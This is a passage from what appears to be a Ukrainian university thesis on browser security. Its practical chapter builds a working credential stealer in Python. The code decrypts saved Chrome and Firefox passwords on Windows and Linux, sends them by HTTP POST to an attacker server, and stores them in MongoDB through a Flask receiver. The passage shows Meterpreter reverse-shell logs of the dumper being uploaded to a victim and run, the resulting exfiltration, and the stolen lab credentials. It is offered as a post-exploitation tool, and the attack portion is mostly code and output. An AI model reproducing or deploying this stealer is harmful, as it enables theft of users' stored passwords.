CREATE TABLE IF NOT EXISTS "logins" (origin_url VARCHAR NOT NULL, action_url VARCHAR, username_element VARCHAR, username_value VARCHAR, password_element VARCHAR, password_value BLOB, submit_element VARCHA
R, signon_realm VARCHAR NOT NULL, date_created INTEGER NOT NULL, blacklisted_by_user INTEGER NOT NULL, scheme INTEGER NOT NULL, password_type INTEGER, times_used INTEGER, form_data BLOB, display_name VARC
HAR, icon_url VARCHAR, federation_url VARCHAR, skip_zero_click INTEGER, generation_upload_status INTEGER, possible_username_pairs BLOB, id INTEGER PRIMARY KEY AUTOINCREMENT, date_last_used INTEGER NOT NUL
L DEFAULT 0, moving_blocked_for BLOB, date_password_modified INTEGER NOT NULL DEFAULT 0, UNIQUE (origin_url, username_element, username_value, password_element, signon_realm));
CREATE INDEX logins_signon ON logins (signon_realm);
```

Рисунок 3.9 — Структура таблиці logins

Файл «Logins Data» являє собою базу даних, що має таблицю «logins». Нас цікавлять наступні колонки:

- action_url - URL веб-ресурса, для якого збережено дані для входу;
- username_value — ім’я користувача для входу на веб-ресурс;
- password_value — зашифрований пароль для входу на веб-ресурс. Пароль зашифрований за допомогою AES в режимі CBC.

В Windows пароль для генерації ключа зберігається у JSON файлі Local State під ключом «encrypted_key», він закодований у Base64.



Рисунок 3.10 — Пароль для генерації ключа у Windows

Дані користувача зберігаються таким же чином як і в Linux, але шифртекст містить префікс, вектор ініціалізації з 3 по 15 байт (виділено жовтим) та сам

зашифрований пароль з 15 байта і до кінця (виділений червоним). Алгоритм шифрування AES в режимі GCM [47].

3.3 Практичне впровадження

Було реалізовано сценарій на мові програмування Python3.8. Для кожного браузера реалізовані функції перевірки наявності його в ОС. Якщо шлях, заданий у функції існує в системі – вважається, що браузер встановлений.

```
def checkChromeExistenseLinux():
    if os.path.exists("/home/{}/.config/google-chrome/Default/".format(getuser())):
        return True
def checkChromeExistenseWindows():
    if os.path.exists(os.environ['USERPROFILE'] + '/AppData/Local/Google/Chrome'):
        return True

def checkFirefoxExistenseLinux():
    if os.path.exists("/home/{}/.mozilla/firefox/".format(getuser())):
        return True

def checkFirefoxExistanseWindows():
    if os.path.exists(os.environ['USERPROFILE'] + '/AppData/Roaming/Mozilla/Firefox'):
        return True
```

Рисунок 3.11 - Код функції перевірки існування браузерів в системі

Ексфільтрація даних реалізована у функції exfiltrate_data через HTTP протокол. HTTP протокол є дуже зручним для цього, тому що він майже всюди дозволений мережевими екранами. Також ексфільтрація через нього значно зручніше аніж через DNS, бо максимальна довжина пакета DNS – 512 байт проти 2 мегабайт у HTTP. Також HTTP пакети значно легше приймати та обробляти на веб-сервері.

Функція приймає в якості параметрів IP адресу сервера та дані у форматі JSON та відсилає їх на сервер POST запитом в параметрі «data»:

```
def exfiltrate_data(ip,data):
    url = "http://{}".format(ip)
    headers = {'Content-type': 'application/json', 'Accept': 'text/plain'}
    requests.post(url,data=data,headers=headers)
```

Рисунок 3.12 – Код функції ексфільтрації даних

Далі для кожного браузера реалізовано свій клас. Розглянемо клас ChromeDumperLinux, що відповідає за кражу паролів з Chrome у Linux. В нього є конструктор та два методи: user_password_decrypt, dump_data.

Конструктор відповідає за отримання ключа для розшифруваня паролів користувачів. Підключаємось до secretstorage, отримаємо колекції та шукаємо елемент з міткою 'Chrome Safe Storage' та отримаємо секрет.

```
class ChromeDumperLinux:
    def __init__(self):

        connection = secretstorage.dbus_init()
        collection = secretstorage.get_any_collection(connection)
        password = [i.get_secret() for i in collection.get_all_items() if i.get_label() == 'Chrome Safe Storage'][0]
        self.decryption_key = Crypto.Protocol.KDF.PBKDF2(password, b'saltysalt', 16, 1)
```

Рисунок 3.13 - Конструктор класу ChromeDumperLinux

Метод user_password_decrypt розшифровує паролі користувачів ключем, який було отримано в конструкторі класа, прибирає доповнення та повертає результат.

```
def user_password_decrypt(self,encrypted_password_of_user):
    iv = b' '*16
    cipher = AES.new(self.decryption_key, AES.MODE_CBC, IV=iv)
    decrypted_password_of_user = cipher.decrypt(encrypted_password_of_user[3:]).decode().strip()
    return ''.join(list(filter(lambda x: x in string.printable, decrypted_password_of_user)))
```

Рисунок 3.14 – Метод user_password_decrypt класу ChromeDumperLinux

В методі dump_data відбувається підключення до бази данних «Login Data», робиться запит на отримання URL, імені користувача та зашифрованого паролю з таблиці «logins», перевіряєтьтся чи вони не пусті. Якщо так – пароль розшифровується за допомогою методу user_password_decrypt, дані додаються в масив, потім з масива формується JSON об’єкт, який має ключ «hostname» з ім’ям хоста в якості значення, ключом «credentials» та масивом вкрадених даних в якості значення, і ключ browser зі значенням «chrome».

```
def dump_data(self):
    data = []
    copy("/home/{}/.config/google-chrome/Default/Login Data".format(getuser()), "LoginData")
    con = sqlite3.connect("users.db")
    cur = con.cursor()
    cur.execute("SELECT action_url, username_value, password_value FROM logins")
    for attribute in cur.fetchall():
        if attribute[0] and attribute[1] and attribute[2]:
            data.append([attribute[0],attribute[1],self.user_password_decrypt(attribute[2])])
    return json.dumps({'hostname': platform.node(),'credentials': data,'browser': 'chrome'})
```

Рисунок 3.15 – Метод dump_data класу ChromeDumperLinux

Клас ChromeDumperWindows відповідає за кражу паролів з Chrome у Windows, має такі ж методи як і у ChromeDumperLinux, але їх реалізація трішки відрізняється.

З JSON файлу береться ключ, декодується з Base64 та видаляються перші 5 байт, що являють собою префікс ‘DPAPI’. Потім за допомогою функції CryptUnprotectData отримається ключ:

```
class ChromeDumperWindows:
    def __init__(self):
        file_with_key = open("{}{}".format(os.environ['USERPROFILE'],'/AppData/Local/Google/Chrome/User Data/Local State'),encoding='utf-8').read()
        file_with_key = json.loads(file_with_key)
        encrypted_key = file_with_key["os_crypt"]["encrypted_key"]
        encrypted_key = b64decode(encrypted_key)[5:]
        win32crypt = import_module('win32crypt')
        self.decryption_key = win32crypt.CryptUnprotectData(encrypted_key, None, None, None, 0)[1]
```

Рисунок 3.16 - Конструктор класу ChromeDumperWindows

В методі user_password_decrypt з шифртексту береться вектор ініціалізації, який знаходиться з 3 по 15 байт та сам зашифрований пароль (він знаходиться з 15 по n-16, де n – довжина усього шифртексту). Останні 16 байт є суфіксом, тому їх можна видалити.

Метод dump_data працює ідентично методу ChromeDumperWindows, відрізняється лише шлях до бази даних та значення для ключа «browser» у JSON об’єкті:

```
def dump_data(self):
    data = []
    copy("{}{}".format(os.environ['USERPROFILE'],'/AppData/Local/Google/Chrome/User Data/Default/Login Data'),'LoginData')
    con = sqlite3.connect("LoginData")
    cur = con.cursor()
    cur.execute("SELECT action_url, username_value, password_value FROM logins")
    for attribute in cur.fetchall():
        if attribute[0] and attribute[1] and attribute[2]:
            data.append([attribute[0], attribute[1], self.user_password_decrypt(attribute[2])])
    return json.dumps({'hostname': platform.node(),'credentials': data,'browser': 'chrome'})
```

Рисунок 3.17 – Метод dump_data класу ChromeDumperWindows

Для кражі паролів з Firefox було створено один універсальний клас FirefoxDumperLinux. В конструкторі за допомогою методів getUserProfile та getKey отримується ключ для розшифровки даних користувачів та директорія профілю користувача, де зберігається файли з даними про користувачів.

```
class FirefoxDumper:

    def __init__(self,path):
        self.path_to_profile = self.getUserProfile(path)
        self.decryption_key = self.getKey(self.path_to_profile)
```

Рисунок 3.18 – Конструктор класу FirefoxDumper

GetUserProfile приймає на вхід шлях до profiles.ini, за допомогою модулю configparser парсить його та бере значення шлях до директорії з профілем користувача. Потім складає повний шлях до бази даних з параметрами для отримання ключа шифрування та перевіряє чи існує вона. Якщо існує – повертає шлях:

```
def getUserProfile(self,path_to_cfg):
    parser = ConfigParser()
    parser.read(path_to_cfg, encoding='utf-8')
    user_profile = parser.get('Profile0', 'Path')
    firefox_path = '/'.join(path_to_cfg.split('/')[:-1])
    firefox_path += '/'
    if os.path.exists(firefox_path + user_profile + '/key4.db'):
        return firefox_path + user_profile
```

Рисунок 3.19 – Метод getUserProfile класу FirefoxDumper

Метод getKey приймає в якості аргументу шлях до профілю користувача, підключається до бази данних key4.db, бере глобальну сіль з таблиці metadata, робить запит до nssprivate та отримує закодовані параметри для pbkdf2_hmac,декодує їх з ASN.1. Потім отримує ключ, за допомогою AES розшифровує ключ для розшифрування даних користувачів.

```
def getKey(self,directory):
    con = sqlite3.connect(directory + '/key4.db')
    cur = con.cursor()
    cur.execute("SELECT item1 FROM metadata WHERE id = 'password'")
    result = cur.fetchone()
    global_salt = result[0]
    cur.execute("SELECT a11 FROM nssPrivate;")
    decoded_data = decoder.decode(cur.fetchone()[0])
    es = decoded_data[0][0][1][0][1][0].asOctets()
    ic = int(decoded_data[0][0][1][0][1][1])
    key_len = int(decoded_data[0][0][1][0][1][2])
    HP = hashlib.sha1(global_salt + b'').digest()
    key = hashlib.pbkdf2_hmac('sha256', HP, es, ic, dklen=key_len)
    iv = b'\x04\x0e' + decoded_data[0][0][1][1][1].asOctets()
    encrypted_password = decoded_data[0][1].asOctets()
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(encrypted_password)[:24]
```

Рисунок 3.20 – Метод getKey класу FirefoxDumper

Метод user_data_decrypt приймає дані користувача закодовані у ASN.1, декодує їх, бере векторі ініціалізації та шифртекст, розшифровує, видаляє доповнення та повертає результат.

```
def user_data_decrypt(self,user_data):
    iv = user_data[0][1][1].asOctets()
    encrypted_data = user_data[0][2].asOctets()
    decrypted_data = DES3.new(self.decryption_key, DES3.MODE_CBC, iv).decrypt(encrypted_data)
    return ''.join(list(filter(lambda x: x in string.printable, decrypted_data.decode())))
```

Рисунок 3.21 – Метод user_data_decrypt класу FirefoxDumper

Метод dump_data бере зашифроване ім’я користувача, зашифрований пароль та URL з файлу logins.json, декодує у ASN.1, розшифровує та повертає у JSON об’єкт з інформацією.

```
def dump_data(self):
    data = []
    file_with_user_data = open(self.path_to_profile + '/logins.json', 'r').read()
    user_data_json = json.loads(file_with_user_data)
    for record in user_data_json['logins']:
        encrypted_username = record['encryptedUsername']
        encrypted_username_decoded = decoder.decode(b64decode(encrypted_username))
        encrypted_password = record['encryptedPassword']
        encrypted_password_decoded = decoder.decode(b64decode(encrypted_password))
        decrypted_username = self.user_data_decrypt(encrypted_username_decoded)
        decrypted_password = self.user_data_decrypt(encrypted_password_decoded)
        if record['hostname'] and decrypted_username and decrypted_password:
            data.append([record['hostname'],decrypted_username,decrypted_password])
    return json.dumps({'hostname': platform.node(),'credentials': data,'browser': 'firefox'})
```

Рисунок 3.22 – Метод dump_data класу FirefoxDumper

Відбувається перевірка на якій ОС запущена утиліта, і в залежності від ОС об’єкти ініціалізуються з шляхами, характерними для кожної системи.

```
if __name__ == '__main__':

    if platform.system() == 'Linux':
        if checkChromeExistenseLinux():
            chrome = ChromeDumperLinux()
            chrome_data = chrome.dump_data()
            exfiltrate_data('192.168.1.238',chrome_data)
        if checkFirefoxExistenseLinux():
            firefox = FirefoxDumper("/home/{}/.mozilla/firefox/profiles.ini".format(getuser()))
            firefox_data = firefox.dump_data()
            exfiltrate_data('192.168.1.238', firefox_data)
    if platform.system() == 'Windows':
        if checkChromeExistenseWindows():
            chrome = ChromeDumperWindows()
            chrome_data = chrome.dump_data()
            exfiltrate_data('192.168.1.238', chrome_data)
        if checkFirefoxExistanseWindows():
            firefox = FirefoxDumper(os.environ['USERPROFILE'].replace("\\","/") + "/AppData/Roaming/Mozilla/Firefox/profiles.ini")
            firefox_data = firefox.dump_data()
            exfiltrate_data('192.168.1.238', firefox_data)
```

Рисунок 3.23 – Ініціалізація класів та виклик методів

Був написаний веб сервер на Flask, який приймає ексфільтровані дані та зберігає їх у mongodb за допомогою бібліотеки pymongo.

Також я реалізував сценарій, який красиво виводить дані з mongodb за допомогою бібліотеки prettytable.

```python
from flask import Flask, request
from pymongo import MongoClient
app = Flask(__name__)
client = MongoClient('localhost', 27017)
db = client.diploma
dumped_data = db['dumped_data']

@app.route('/', methods=['POST', 'GET'])
def store():
        if request.method == 'POST':
                dumped_data.insert(request.get_json())
                return "Stored"


if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80, debug=True)
```

Рисунок 3.24 – Вихідний код приймаючого сервера server.py

Сценарій для виведення данних з БД у зручному табличному вигляді:

```python
from pymongo import MongoClient
from prettytable import PrettyTable
client = MongoClient('localhost', 27017)
db = client.diploma
dumped_data = db['dumped_data']
arr_of_data = dumped_data.find()

for data in arr_of_data:
    print("dumped data from {} on {} pc".format(data['browser'], data['hostname']))
    table = PrettyTable()
    table.field_names = ['url', 'login', 'password']
    for url, email, password in data['credentials']:
        table.add_row([url, email, password])
    print(table)
```

Рисунок 3.25 - Вихідний код програми для красивого відображення display.py

3.4 Приклади застосування утиліти

Створимо базу данних «diploma» та додамо колекцію dumped_data:

```
labs@tolik:~$ mongo
MongoDB shell version v4.0.28
connecting to: mongodb://127.0.0.1:27017/?gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("64ee7441-1642-4554-97b7-8d71f3bd8cb1") }
MongoDB server version: 3.6.3
WARNING: shell and server versions do not match
Server has startup warnings:
2022-05-31T10:32:54.040+0300 I STORAGE  [initandlisten]
2022-05-31T10:32:54.040+0300 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2022-05-31T10:32:54.040+0300 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2022-05-31T10:33:02.419+0300 I CONTROL  [initandlisten]
2022-05-31T10:33:02.419+0300 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2022-05-31T10:33:02.419+0300 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2022-05-31T10:33:02.419+0300 I CONTROL  [initandlisten]
> use diploma
switched to db diploma
> db.createCollection("dumped_data",{})
{ "ok" : 1 }
>
```

Рисунок 3.26 - Створення бази даних та колекції

Розглянемо наступний сценарій: атакуючий отримає шел на машині Windows та завантажує дампер паролів.

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.238:9001
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.238:9001 -> 192.168.1.17:49816 ) at 2022-05-31 17:26:42 +0300

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload diploma.py
[*] uploading  : /home/labs/Desktop/univ/fourth_grade/diploma/practice/test/diploma.py -> diploma.py
[*] Uploaded 7.50 KiB of 7.50 KiB (100.0%): /home/labs/Desktop/univ/fourth_grade/diploma/practice/test/diploma.py -> diploma.py
[*] uploaded   : /home/labs/Desktop/univ/fourth_grade/diploma/practice/test/diploma.py -> diploma.py
meterpreter > shell
Process 5784 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.
```

Рисунок 3.27 - Отримання meterpreter сесії

Потім атакуючий запускає сервер для отримання ексфільрованих даних:

```
labs@tolik:~/Desktop/univ/fourth_grade/diploma/practice$ sudo python3 server.py
[sudo] password for labs:
 * Serving Flask app "server" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 361-623-806
```

Рисунок 3.28 - Запуск сервера

Атакуючий запускає дампер через meterpreter на девайсі жертви:

```
C:\Users\labs\Desktop>python diploma.py
python diploma.py
```

Рисунок 3.29 - Запуск дампера

Бачимо, що на сервер надійли 2 POST запити, вони збереглися у БД:

```
labs@tolik:~/Desktop/univ/fourth_grade/diploma/practice$ sudo python3 server.py
[sudo] password for labs:
 * Serving Flask app "server" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 361-623-806
192.168.1.17 - - [31/May/2022 17:29:31] "POST / HTTP/1.1" 200 -
192.168.1.17 - - [31/May/2022 17:29:31] "POST / HTTP/1.1" 200 -
```

Рисунок 3.30 - Логи веб-сервера

Далі атакуючий запускає утиліту для красивого виведення цих даних з БД:

```
labs@tolik:~/Desktop/univ/fourth_grade/diploma/practice$ python3.8 display.py
dumped data from chrome on DESKTOP-GAIM893 pc
+-------------------------------------------------------------------------+--------+----------+
|                                  url                                    | login  | password |
+-------------------------------------------------------------------------+--------+----------+
| https://acf51f841e630707c055488400f60010.web-security-academy.net/login | wiener |  peter   |
| https://ac891f941fb93beec08438f800dd0062.web-security-academy.net/login | wiener |  peter   |
+-------------------------------------------------------------------------+--------+----------+
dumped data from firefox on DESKTOP-GAIM893 pc
+-----------------------------------------------------------+--------+----------+
|                            url                            | login  | password |
+-----------------------------------------------------------+--------+----------+
| https://acc11f781f6b6530c081558c00f50064.web-security-academy.net | wiener |  peter   |
+-----------------------------------------------------------+--------+----------+
```

Рисунок 3.31 - Отримані дані

Розглянемо сценарій з машиною Linux. Запускаємо утиліту:

```
tolik@tolik-virtual-machine:~/Desktop$ python3.8 diploma.py
tolik@tolik-virtual-machine:~/Desktop$
```

Рисунок 3.32 - Запуск дампера на девайсі жертви

Бачимо 2 POST запити в логах:

```
labs@tolik:~/Desktop/univ/fourth_grade/diploma/practice$ sudo python3 server.py
[sudo] password for labs:
 * Serving Flask app "server" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 361-623-806
192.168.1.46 - - [31/May/2022 18:20:36] "POST / HTTP/1.1" 200 -
192.168.1.46 - - [31/May/2022 18:20:36] "POST / HTTP/1.1" 200 -
```

Рисунок 3.33 - Логи веб сервера

З’являються таблиці для комп’ютера tolik-virtual-machine:

```
labs@tolik:~/Desktop/univ/fourth_grade/diploma/practice$ python3.8 display.py
dumped data from chrome on DESKTOP-GAIM893 pc
+-------------------------------------------------------------------+--------+----------+
|                                url                                | login  | password |
+-------------------------------------------------------------------+--------+----------+
| https://acf51f841e630707c055488400f60010.web-security-academy.net/login | wiener |  peter   |
| https://ac891f941fb93beec08438f800dd0062.web-security-academy.net/login | wiener |  peter   |
+-------------------------------------------------------------------+--------+----------+
dumped data from firefox on DESKTOP-GAIM893 pc
+-------------------------------------------------------------+--------+----------+
|                              url                            | login  | password |
+-------------------------------------------------------------+--------+----------+
| https://acc11f781f6b6530c081558c00f50064.web-security-academy.net | wiener |  peter   |
+-------------------------------------------------------------+--------+----------+
dumped data from chrome on tolik-virtual-machine pc
+-------------------------------------------------------------------------------------------------------------------+--------+----------+
|                                                    url                                                            | login  | password |
+-------------------------------------------------------------------------------------------------------------------+--------+----------+
| https://oauth-ac461ffa1fff7603c06ab38702c40070.web-security-academy.net/interaction/Yb4gys1AiDQB3Oh7D2KPq/login | wiener |  peter   |
+-------------------------------------------------------------------------------------------------------------------+--------+----------+
dumped data from firefox on tolik-virtual-machine pc
+-------------------------------------------------------------+--------+----------+
|                              url                            | login  | password |
+-------------------------------------------------------------+--------+----------+
| https://ac5a1f521f4d3383c004485500c50008.web-security-academy.net | wiener |  peter   |
+-------------------------------------------------------------+--------+----------+
```

Рисунок 3.34 - Отримані дані

Висновки до розділу 3

У розділі 3 було реалізовано утиліту для отримання атрибутів доступу з браузерів Google Chrome та Mozilla Firefox, яка працює для Windows і Linux та ексфільтрує їх на заданий веб сервер, який зберігає їх у базу даних MongoDB.

Також цей розділ містить теоретичне підґрунтя, яке пояснює де Google Chrome та Mozilla Firefox зберігають дані користувачів, якими алгоритмами та в яких режимах вони зашифровані, яким чином отримати ключ шифрування, щоб їх розшифрувати. Описується як працює утиліта, які класи існують в програмі та за що вони відповідають, які функції та методи існують, що вони роблять та як вони це роблять для досягнення поставленої мети.

ВИСНОВКИ

В цій дипломній роботі було проведено різнорівневий аналіз проблем з безпекою у сучасних популярних інтернет браузерах, за результатами якого я прийшов до висновку, що головними проблемами на низькому рівні є вразливості класу UAF та вразливості у JIT компіляторах, які в основному виникають через спекулятивну оптимізацію.

Незважаючі на те, що в браузерах є механізми протидії ним - виходячи зі статистики цих вразливостей можна прийти до висновку, що ці механізми не є достатньо ефективними.

Також були розглянуті новітні механізми захисту, які є дуже багатообіцяючими та незабаром будуть вбудовані у браузери, що змінить ситуацію в кращий бік.

Проти web-based атак є засоби захисту, які здатні їх утілізувати, але проблема полягає у тому, що процент їх використання розробниками веб застосунків є дуже низьким.

Використання менеджеру паролів у браузерах є дуже небезпечним через те, що зловмисник, отримавший доступ до системи може без проблем їх звідти вкрасти, а засоб захисту від цього у вигляді первинного паролю присутній тільки у Mozilla Firefox та не використовується за замовченням.

Була розроблена утиліта для отримання атрибутів доступу з Google Chrome та Mozilla Firefox, яка працює для Windows та Linux і стане у нагоді тестувальникам на проникнення на етапі пост експлуатації.

Завдання дипломної роботи було виконано.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Effectively Fuzzing the IPC Layer in Firefox [Электронный ресурс] – Режим доступу до ресурсу: https://blog.mozilla.org/attack-and-defense/2021/01/27/effectively-fuzzing-the-ipc-layer-in-firefox/
2. Mozilla Firefox architecture [Электронный ресурс] – Режим доступу до ресурсу: https://www.researchgate.net/figure/Mozilla-Firefox-architecture-The-User-Interface-is-split-over-two-subsystems-allowing_fig4_325076604
3. Memory safety [Электронный ресурс] – Режим доступу до ресурсу: https://www.chromium.org/Home/chromium-security/memory-safety/
4. Microsoft: 70 percent of all security bugs are memory safety issues [Электронный ресурс] – Режим доступу до ресурсу: https://www.zdnet.com/article/microsoft-70-percent-of-all-security-bugs-are-memory-safety-issues/
5. Common Vulnerabilities and Exposures [Электронный ресурс] – Режим доступу до ресурсу: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=chrome
6. Countering threats from North Korea [Электронный ресурс] – Режим доступу до ресурсу: https://blog.google/threat-analysis-group/countering-threats-north-korea/
7. Common Vulnerabilities and Exposures CVE-2019-9810 [Электронный ресурс] – Режим доступу до ресурсу: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9810
8. Sandbox [Электронный ресурс] – Режим доступу до ресурсу: https://wiki.mozilla.org/Security/Sandbox
9. Seccomp [Электронный ресурс] – Режим доступу до ресурсу: https://wiki.mozilla.org/Security/Sandbox/Seccomp
10. Windows Integrity Mechanism Design [Электронный ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/bb625963(v=msdn.10)?redirectedfrom=MSDN
11. AppContainer for Legacy Applications [Электронный ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/windows/win32/secauthz/appcontainer-for-legacy-applications-

12. PROCESS MITIGATION SYSTEM CALL DISABLE [Электронный ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-process_mitigation_system_call_disable_policy?redirectedfrom=MSDN
13. Job Objects [Электронный ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/windows/win32/procthread/job-objects
14. Chromium Sandbox [Электронный ресурс] – Режим доступу до ресурсу: https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/design/sandbox.md
15. Client Bug Bounty Program [Электронный ресурс] – Режим доступу до ресурсу: https://www.mozilla.org/en-US/security/client-bug-bounty/
16. Responding to Firefox 0-days in the wild [Электронный ресурс] – Режим доступу до ресурсу: https://blog.coinbase.com/responding-to-firefox-0-days-in-the-wild-d9c85a57f15b
17. Common Vulnerabilities and Exposures CVE-2019-11708 [Электронный ресурс] – Режим доступу до ресурсу: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11708
18. ASLR [Электронный ресурс] – Режим доступу до ресурсу: https://uk.wikipedia.org/wiki/ASLR
19. Data Execution Prevention [Электронный ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention
20. Stack Canaries – Gingerly Sidestepping the Cage [Электронный ресурс] – Режим доступу до ресурсу: https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/
21. Control Flow Guard for platform security [Электронный ресурс] – Режим доступу до ресурсу: https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard
22. Isolated Heap & Friends - Object Allocation Hardening in Web Browsers [Электронный ресурс] – Режим доступу до ресурсу: https://labs.f-

secure.com/archive/isolated-heap-friends-object-allocation-hardening-in-web-browsers/

23. 6 Common Web Application Client-side Vulnerabilities [Электронный ресурс] – Режим доступу до ресурсу: https://rapidsec.com/resources/knowledge-base/6-common-web-application-client-side-vulnerabilities/
24. Using HTTP cookies [Электронный ресурс] – Режим доступу до ресурсу: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#restrict_access_to_cookies
25. Usage statistics of HttpOnly Cookies for websites [Электронный ресурс] – Режим доступу до ресурсу: https://w3techs.com/technologies/details/ce-httponlycookies
26. Mitigation schmitigation: Control HttpOnly cookies through XSS [Электронный ресурс] – Режим доступу до ресурсу: https://netsec.expert/posts/mitigation-schmitigation-xss-and-httponly/
27. The Art of Keylogging with Metasploit & Javascript [Электронный ресурс] – Режим доступу до ресурсу: https://www.rapid7.com/blog/post/2012/02/21/metasploit-javascript-keylogger/
28. port_util.cc [Электронный ресурс] – Режим доступу до ресурсу: https://chromium.googlesource.com/chromium/src.git/+/refs/heads/master/net/base/port_util.cc
29. SameSite [Электронный ресурс] – Режим доступу до ресурсу: https://almanac.httparchive.org/en/2021/security#samesite
30. Content Security Policy (CSP) [Электронный ресурс] – Режим доступу до ресурсу: https://www.imperva.com/learn/application-security/content-security-policy-csp-header/
31. Top 1 Million Analysis - March 2020 [Электронный ресурс] – Режим доступу до ресурсу: https://scotthelme.co.uk/top-1-million-analysis-march-2020/
32. Content Security Policy (CSP) Bypass [Электронный ресурс] – Режим доступу до ресурсу: https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

33. Oilpan: A C++ garbage collection library for Chromium [Электронный ресурс] – Режим доступу до ресурсу: https://docs.google.com/document/d/1Cv2IcsiokkGc2K_5FBTDKekNzTn3iTEUyi9fDOud9wU/edit#
34. Implications of Rewriting a Browser Component in Rust [Электронный ресурс] – Режим доступу до ресурсу: https://hacks.mozilla.org/2019/02/rewriting-a-browser-component-in-rust/
35. How much Rust in Firefox [Электронный ресурс] – Режим доступу до ресурсу: https://4e6.github.io/firefox-lang-stats/
36. An update on Memory Safety in Chrome [Электронный ресурс] – Режим доступу до ресурсу: https://security.googleblog.com/2021/09/an-update-on-memory-safety-in-chrome.html
37. MiraclePtr aka raw_ptr aka BackupRefPtr [Электронный ресурс] – Режим доступу до ресурсу: https://chromium.googlesource.com/chromium/src/+/ddc017f9569973a731a574be4199d8400616f5a5/base/memory/raw_ptr.md
38. Browser Exploit History [Электронный ресурс] – Режим доступу до ресурсу: https://docs.google.com/spreadsheets/d/1FslzTx4b7sKZK4BR-DpO45JZNB1QZF9wuijK3OxBwr0/edit#gid=865365202
39. Super Duper Secure Mode [Электронный ресурс] – Режим доступу до ресурсу: https://microsoftedge.github.io/edgevr/posts/Super-Duper-Secure-Mode/
40. Mitigating arbitrary native code execution in Microsoft Edge [Электронный ресурс] – Режим доступу до ресурсу: https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/#PemDwtd6jQyUQmAL.97
41. Site Isolation [Электронный ресурс] – Режим доступу до ресурсу: https://www.chromium.org/Home/chromium-security/site-isolation/
42. Introducing Firefox's new Site Isolation Security Architecture [Электронный ресурс] – Режим доступу до ресурсу:

https://hacks.mozilla.org/2021/05/introducing-firefox-new-site-isolation-security-architecture/

43. Analysis of UXSS exploits and mitigations in Chromium [Электронный ресурс] – Режим доступу до ресурсу: https://storage.googleapis.com/pub-tools-public-publication-data/pdf/f5a8289d4f69e9e34b38a1e7c05ef4818b22cd5b.pdf
44. How are Mozilla Firefox passwords encrypted [Електронний ресурс] - режим доступу: https://getridbug.com/information-security/how-are-mozilla-firefox-passwords-encrypted/
45. Profiles - Where Firefox stores your bookmarks, passwords and other user data [Електронний ресурс]. - 2021. – Режим доступу до ресурсу: https://support.mozilla.org/en-US/kb/profiles-where-firefox-stores-user-data
46. encryptor_posix.cc [Электронный ресурс] – Режим доступу до ресурсу: https://chromium.googlesource.com/chromium/chromium/+/refs/heads/main/chrome/browser/password_manager/encryptor_posix.cc
47. Google Chrome AES-256 Password Encryption Proves No Match For Crafty Malware Devs [Електронний ресурс] - режим доступу: https://hothardware.com/news/google-chrome-aes-256-password-encryption-malware-devs
48. Credentials from browsers [Електронний ресурс] - режим доступу: https://attack.mitre.org/techniques/T1555/003/
49. Exploit Protection Reference [Електронний ресурс] – режим доступу: https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/exploit-protection-reference?view=o365-worldwide

ДОДАТОК А ПРОГРАМНА РЕАЛІЗАЦІЯ

diploma.py

```
from importlib import import_module
from getpass import getuser
from base64 import b64decode
import hashlib
import secretstorage
import string
import os
from configparser import ConfigParser
import platform
from Cryptodome.Cipher import AES
from shutil import copy
from Crypto.Cipher import DES3, AES
from pyasn1.codec.der import decoder
import json
import sqlite3
import requests
import Crypto

def checkChromeExistenseLinux():
    if os.path.exists("/home/{}/.config/google-chrome/Default/".format(getuser())):
        return True
